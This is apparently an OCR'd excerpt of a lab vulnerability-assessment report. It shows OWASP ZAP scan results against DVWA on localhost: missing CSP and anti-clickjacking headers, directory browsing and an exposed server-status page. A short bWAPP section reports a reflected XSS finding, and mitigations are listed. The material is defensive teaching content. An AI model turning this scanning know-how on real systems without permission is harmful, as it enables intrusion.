



Mitigation: Server-side validation.


OWASP ZAP:


Missing security headers (X-Frame-Options, CSP).
Reflected XSS confirmed.
Impact: Medium–High risks.






Untitled Session - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Automated Scan
ZAP by Checkmarx
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack: http://127.0.0.1/dvwa/
Select...
Use traditional spider:
Use ajax spider: Always with Firefox
Attack
Stop
Progress: Attack complete - see the Alerts tab for details of any issues found
History
Search
Alerts
Output
Spider
AJAX Spider
Active Scan
Alerts (11)
Content Security Policy (CSP) Header Not Set
Directory Browsing (3)
Hidden File Found
Missing Anti-clickjacking Header (2)
Cookie No HttpOnly Flag (3)
Cookie without SameSite Attribute (3)
Server Leaks Version Information via "Server"
X-Content-Type-Options Header Missing (4)
Authentication Request Identified
Session Management Response Identified (3)
User Agent Fuzzer (72)
Content Security Policy (CSP) Header Not Set
URL: http://127.0.0.1/sitemap.xml
Risk: Medium
Confidence: High
Parameter:
Attack:
Evidence:
CWE ID: 693
WASC ID: 15
Source: Passive (10038 - Content Security Policy (CSP) Header Not Set)
Alert Reference: 10038-1
Input Vector:
Description:
Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.
Other Info:
Solution:
Ensure that your web server, application server, load balancer, etc. is configured to set the Content-Security-Policy header.
Reference:
https://developer.mozilla.org/en-US/docs/Web/Security/CSP/Introducing_Content_Security_Policy
Alerts 0 4 4 3 Main Proxy: localhost:8080
Current Status


Untitled Session - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
HTTP/1.1 200 OK
Date: Thu, 04 Sep 2025 14:01:24 GMT
Server: Apache/2.4.65 (Debian)
Vary: Accept-Encoding
Content-Length: 1544
Content-Type: text/html;charset=UTF-8
</head>
<body>
<h1>Index of /dvwa/dvwa/css</h1>
<table>
<tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th>Name</th><th>Last modified</th><th>Size</th><th>Description</th></tr>
<tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td>Parent Directory</td><td> </td><
History
Search
Alerts
Output
Spider
AJAX Spider
Active Scan
Alerts (11)
Content Security Policy (CSP) Header Not Set
Directory Browsing (3)
Hidden File Found
Missing Anti-clickjacking Header (2)
Cookie No HttpOnly Flag (3)
Cookie without SameSite Attribute (3)
Server Leaks Version Information via "Server"
X-Content-Type-Options Header Missing (4)
Authentication Request Identified
Session Management Response Identified (3)
User Agent Fuzzer (72)
Directory Browsing
URL: http://127.0.0.1/dvwa/dvwa/css/
Risk: Medium
Confidence: Medium
Parameter:
Attack: http://127.0.0.1/dvwa/dvwa/css/
Evidence: Parent Directory
CWE ID: 548
WASC ID: 48
Source: Active (0 - Directory Browsing)
Input Vector:
Description:
It is possible to view the directory listing. Directory listing may reveal hidden scripts, include files, backup source files, etc. which can be accessed to read sensitive information.
Other Info:
Solution:
Disable directory browsing. If this is required, make sure the listed files does not induce risks.
Reference:
https://httpd.apache.org/docs/mod/core.html#options
Alerts 0 4 4 3 Main Proxy: localhost:8080
Current Status


Untitled Session - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
HTTP/1.1 200 OK
Date: Thu, 04 Sep 2025 14:01:24 GMT
Server: Apache/2.4.65 (Debian)
Vary: Accept-Encoding
Content-Type: text/html; charset=ISO-8859-1
content-length: 8666
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html><head>
<title>Apache Status</title>
</head><body>
<h1>Apache Server Status for 127.0.0.1 (via 127.0.0.1)</h1>
<dl><dt>Server Version: Apache/2.4.65 (Debian)</dt>
<dt>Server MPM: prefork</dt>
History
Search
Alerts
Output
Spider
AJAX Spider
Active Scan
Alerts (11)
Content Security Policy (CSP) Header Not Set
Directory Browsing (3)
Hidden File Found
Missing Anti-clickjacking Header (2)
Cookie No HttpOnly Flag (3)
Cookie without SameSite Attribute (3)
Server Leaks Version Information via "Server"
X-Content-Type-Options Header Missing (4)
Authentication Request Identified
Session Management Response Identified (3)
User Agent Fuzzer (72)
Hidden File Found
URL: http://127.0.0.1/server-status
Risk: Medium
Confidence: High
Parameter:
Attack:
Evidence: HTTP/1.1 200 OK
CWE ID: 538
WASC ID: 13
Source: Active (40035 - Hidden File Finder)
Input Vector:
Description:
A sensitive file was identified as accessible or available. This may leak administrative, configuration, or credential information which can be leveraged by a malicious individual to further attack the system or conduct social engineering efforts.
Other Info:
apache_server_status
Solution:
Consider whether or not the component is actually required in production, if it isn't then disable it. If it is then ensure access to it requires appropriate authentication and authorization, or limit exposure to internal systems or specific source IPs, etc.
Reference:
https://blog.hboeck.de/archives/892-Introducing-Snallygaster-a-Tool-to-Scan-for-Secrets-on-Web-Servers.html
https://httpd.apache.org/docs/current/mod/mod_status.html
Alerts 0 4 4 3 Main Proxy: localhost:8080
Current Status



Untitled Session - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
HTTP/1.1 200 OK
Date: Thu, 04 Sep 2025 14:01:16 GMT
Server: Apache/2.4.65 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1342
<!DOCTYPE html>
<html lang="en-GB">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
History
Search
Alerts
Output
Spider
AJAX Spider
Active Scan
Alerts (11)
Content Security Policy (CSP) Header Not Set
Directory Browsing (3)
Hidden File Found
Missing Anti-clickjacking Header (2)
Cookie No HttpOnly Flag (3)
Cookie without SameSite Attribute (3)
Server Leaks Version Information via "Server"
X-Content-Type-Options Header Missing (4)
Authentication Request Identified
Session Management Response Identified (3)
User Agent Fuzzer (72)
Missing Anti-clickjacking Header
URL: http://127.0.0.1/dvwa/login.php
Risk: Medium
Confidence: Medium
Parameter: x-frame-options
Attack:
Evidence:
CWE ID: 1021
WASC ID: 15
Source: Passive (10020 - Anti-clickjacking Header)
Alert Reference: 10020-1
Input Vector:
Description:
The response does not protect against 'ClickJacking' attacks. It should include either Content-Security-Policy with 'frame-ancestors' directive or X-Frame-Options.
Other Info:
Solution:
Modern Web browsers support the Content-Security-Policy and X-Frame-Options HTTP headers. Ensure one of them is set on all web pages returned by your site/app.
If you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. Alternatively consider implementing Content Security Policy's "frame-ancestors" directive.
Reference:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
Alerts 0 4 4 3 Main Proxy: localhost:8080
Current Status





Mitigation: Add headers, encode inputs.


4.2 bWAPP Findings:




Cross-Site Scripting (Reflected):

Details: Injected <script> payload executed in the browser.

Impact: Leads to hijacking and phishing.







Mitigation: Apply input/output encoding and CSP.

